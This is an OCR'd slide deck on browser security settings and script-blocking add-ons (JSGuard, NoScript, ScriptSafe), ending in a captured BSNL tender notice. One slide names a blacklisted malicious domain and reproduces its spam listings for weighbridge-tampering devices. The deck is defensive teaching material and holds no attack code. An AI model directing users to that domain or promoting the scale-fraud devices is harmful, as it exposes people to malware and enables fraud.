
Next steps:

- Return to the previous page.
- If you are the owner of this web site, you can request a review of your site using Google Webmaster Tools. More information about the review process is available in Google's Webmaster Help Center.

Best Practices for browser security

- Add exceptions to JavaScript's as per the requirements
- Block pop-ups for unknown sites
- Enable Phishing & Malware Protection
- Disable/selectively Enable Plug-ins

Google chrome



Content settings

Cookies

- ● Allow local data to be set (recommended)
- ○ Keep local data only until you quit your browser
- ○ Block sites from setting any data
- □ Block third-party cookies and site data

Images


- ● Show all images (recommended)
- ○ Do not show any images

JavaScript

- ● Allow all sites to run JavaScript (recommended)
- ○ Do not allow any site to run JavaScript

Handlers


- ● Allow sites to ask to become default handlers for protocols (recommended)



JavaScript exceptions

Hostname pattern	Behavior
[*.]example.com	Allow

Google chrome



Content settings

○ Run all plugin content

○ Detect and run important plugin content (recommended)

● Let me choose when to run plugin content

Pop-ups

○ Allow all sites to show pop-ups

● Do not allow any site to show pop-ups (recommended)

Location


○ Allow all sites to track your physical location

● Ask when a site tries to track your physical location (recommended)

○ Do not allow any site to track your physical location

Notifications

Mozilla firefox



Content

DRM content

☑ Play DRM content

Pop-ups

☑ Block pop-up windows


Fonts & Colors

Default font: Times New Roman Size: 16

Languages

Choose your preferred language for displaying pages

Google Chrome



Settings ×

chrome://settings

Chrome

History

Extensions

Settings

About

Settings

Search settings

Search

Set which search engine is used when searching from the omnibox.

Google ▾ | Manage search engines...

□ Enable "Ok Google" to start a voice search. Learn more

Say "Ok Google" in a new tab and google.com

People

Person 1 (current)

☑ Enable Guest browsing

☑ Let anyone add a person to Chrome

Add person... | Edit... | Remove... | Import bookmarks and settings...

Default browser

The default browser is currently Google Chrome.

Privacy

Content settings... | Clear browsing data...

Google Chrome may use web services to improve your browsing experience. You may optionally disable these services. Learn more

☑ Use a web service to help resolve navigation errors

☑ Use a prediction service to help complete searches and URLs typed in the address bar or the app launcher search box

☑ Prefetch resources to load pages more quickly

□ Automatically report details of possible security incidents to Google


☑ Protect you and your device from dangerous sites

□ Use a web service to help resolve spelling errors

□ Automatically send usage statistics and crash reports to Google

☑ Send a "Do Not Track" request with your browsing traffic

Mozilla firefox



Firefox about:preferences#security

General

Search

Content

Applications

Privacy

Security

Sync

Advanced

Security

General

☑ Warn me when sites try to install add-ons | Exceptions...

☑ Block reported attack sites

☑ Block reported web forgeries

Passwords


□ Remember passwords for sites | Exceptions...

□ Use a master password | Change Master Password...

Saved Passwords...

?

Google chrome



Content settings

Handlers

● Allow sites to ask to become default handlers for protocols (recommended)

○ Do not allow any site to handle protocols

Plugins

○ Run all plugin content

○ Detect and run important plugin content (recommended)

● Let me choose when to run plugin content

Pop-ups

○ Allow all sites to show pop-ups

● Do not allow any site to show pop-ups (recommended)


Location

○ Allow all sites to track your physical location

Few Plugins

- Browser JS Guard
- No script (Firefox)
- Script safe (Google chrome)

Browser JS Guard



CDAC's SecureBrowser Addon Warning


In the requested URL

5ufwc.vncjf.cn

A threat has been found

This URL is Blacklisted as Malicious By OCB

To get more information click on widget shown in toolbar



File
Edit
View
History
Bookmarks
Tools
Help
5ufwc.vncjf.cn
Google
首页 娱乐 IT数码 汽车 体育 房产 女性 时尚 健康 文化 教育 财经 证券 游戏 媒体 城市 奢侈品 评论 旅游 大视野 专题

最新更新

媒体 金昌市地磅遥控器价格 12-05
文化 磐石市数字地磅遥控器 12-05
时尚 偃师市地磅加减器 12-05
文化 南宫市地磅调数器 12-05
时尚 天水市数字地磅解码器 12-05
女性 伊春市地磅遥控器是真的吗 12-05
旅游 邢台市地磅遥控器是真的吗 12-05
媒体 集安市地磅调数器 12-05
城市 邳州市地磅遥控器是真的吗 12-05
专题 瑞昌市地磅调数器 12-05
媒体 高碑店市地磅遥控器 12-05
专题 晋城市地磅调数器 12-05
游戏 南安市地磅遥控器是真的吗 12-05
IT数码 常宁市地磅遥控器 12-04
游戏 冀屯市数字地磅解码器 12-04
评论 板桥市电子磅遥控器 12-05
IT数码 聊城市数字地磅解码器 12-03
媒体 汕头市地磅遥控器价格 12-03
评论 上虞市地磅遥控器是真的吗 12-03
IT数码 沙河市地磅调数器 12-03
媒体 灯塔市地磅调数器 12-03

CDAC's Browser JSGuard

Analysis Report for 5ufwc.vncjf.cn

Hidden iframe(s) Redirections

UnAuthorized Redirections

Encoded JavaScript

External Domain Requests 🟡

5ufwc.vncjf.cn links to the following External Domains:


==>w.cnzz.com

==>c.cnzz.com

Trackers

Blacklist Status 🔴

No Script



Forbid about:home


Forbid chrome:

Allow Scripts Globally (dangerous)

Options...

About NoScript 2.6.9.27...

Script safe



Resources (hover each to see paths)

This tab has loaded no external resources

www.punjab.bsnl.co.in

Andrew Y. | Quick Start | Overview | Project | FAQs

Options | ScriptSafe v1.0.6.18

B S N L W 6

BHARAT SANCHAR NIGAM LIMITED

(A Government of India Enterprise)

NOTICE INVITING TENDER

1.0 Item rate / percentage rate tenders are invited on behalf of BHARAT SANCHAR NIGAM LIMITED (A Government of India Enterprise) from the approved and eligible contractors of DOT / BSNL and cont d Railways for building work for the work of **'Day to Day Repairs and Maintenance Works in Staff Quarters at J P Nagar, Saraswati Vihar, B.S. Colony and Guru Amar Dass Nagar under C SD-II .**

1.1 The work is estimated to Cost Rs 4,07,289/= (Rupees Four Lac, Seven Thousand, Two Hundred, Eighty Nine only).

1.2 The tenders will be issued to eligible contractors provided they produce proof of their valid enlistment, service tax registration & EPF registration with the appropriate authorities.

The intending tenderers shall submit along with the application attested copy of enlistment / registration certificate, service tax registration certificate, EPF registration certificate, list of works of requisite magnitude completed and works in progress along with copies of certificates / testimonials of their satisfactory completion from the department concerned obtained from an officer not below the rank of Executive Engineer-in-charge of the work.

1.2.1 Criteria of eligibility for issue of tender documents for non-BSNL registered contractors of Public Works Organisations like CPWD, State PWD (B&R), DOP, MES & Railways only.

1.2.1.1 For works upto Rs. 7 lakhs - NIL

1.2.1.2 For works above Rs 7 lakhs and upto Rs. 5 Crore , the applicant should have completed works as per details below during the last seven years ending last day of the month previous to the one in which the tenders are invited. **(Not Applicable).**

a) Three similar completed works costing not less than the amount equal to 40% of estimated cost [i.e. Rs. Nil] or
b) Two similar completed works costing not less than the amount equal to 50% of estimated cost [i.e. Rs. Nil] or
c) One similar completed work costing not less than the amount equal to 80% of estimated cost [i.e. Rs. Nil]

1.2.2 Criteria for specialized works irrespective of its cost.(For BSNL enlisted contractors or otherwise) the applicant should have completed works as per details below during the last seven years ending last day of the month previous to the one in which the tenders are invited.**(Not Applicable).**

a) Three similar completed works costing not less than the amount equal to 40% of estimated cost [i.e. Rs. Nil] or
b) Two similar completed works costing not less than the amount equal to 50% of estimated cost [i.e. Rs. Nil] or
c) One similar completed works costing not less than the amount equal to 80% of estimated cost [i.e. Rs. Nil]

For the purpose of this clause 'similar works' means the 'Building work'. It is clarified that the works done for Central Government / State Government / PSU shall only be considered.

2.0 The agreement shall be drawn with the successful Tenderer on prescribed Form BSNL W-7/8, which is available as a BSNL Publication / on BSNL Web site www.punjab.bsnl.co.in. The tenderer shall quote his rates as per various terms and conditions of the said form, (In case "Tender Documents" are downloaded from the BSNL Website in which rates / percentage are to be quoted should be properly bound and sealed) which will form part of the agreement.

3.0 The time allowed for carrying out the work will be 11 (Eleven) Month from the 7th (seventh) day after the date of issue of letter of award of work, or, from the first day of handing over of the site, whichever is later, in accordance with phasing, if any, indicated in the Tender Document.

4.0 The site for the work is available or
The site for the work shall be made available in parts as specified below : - ....

5.0 The last date of receipt of applications (in prescribed format along with all enclosures) for issue of tender forms (the application & tender form can also be directly down loaded from BSNL website www.punjab.bsnl.co.in) and date of issue of tender forms will be as follows :

i) Last date of receipt of application - 13/07/2011 upto 16.00 hours.

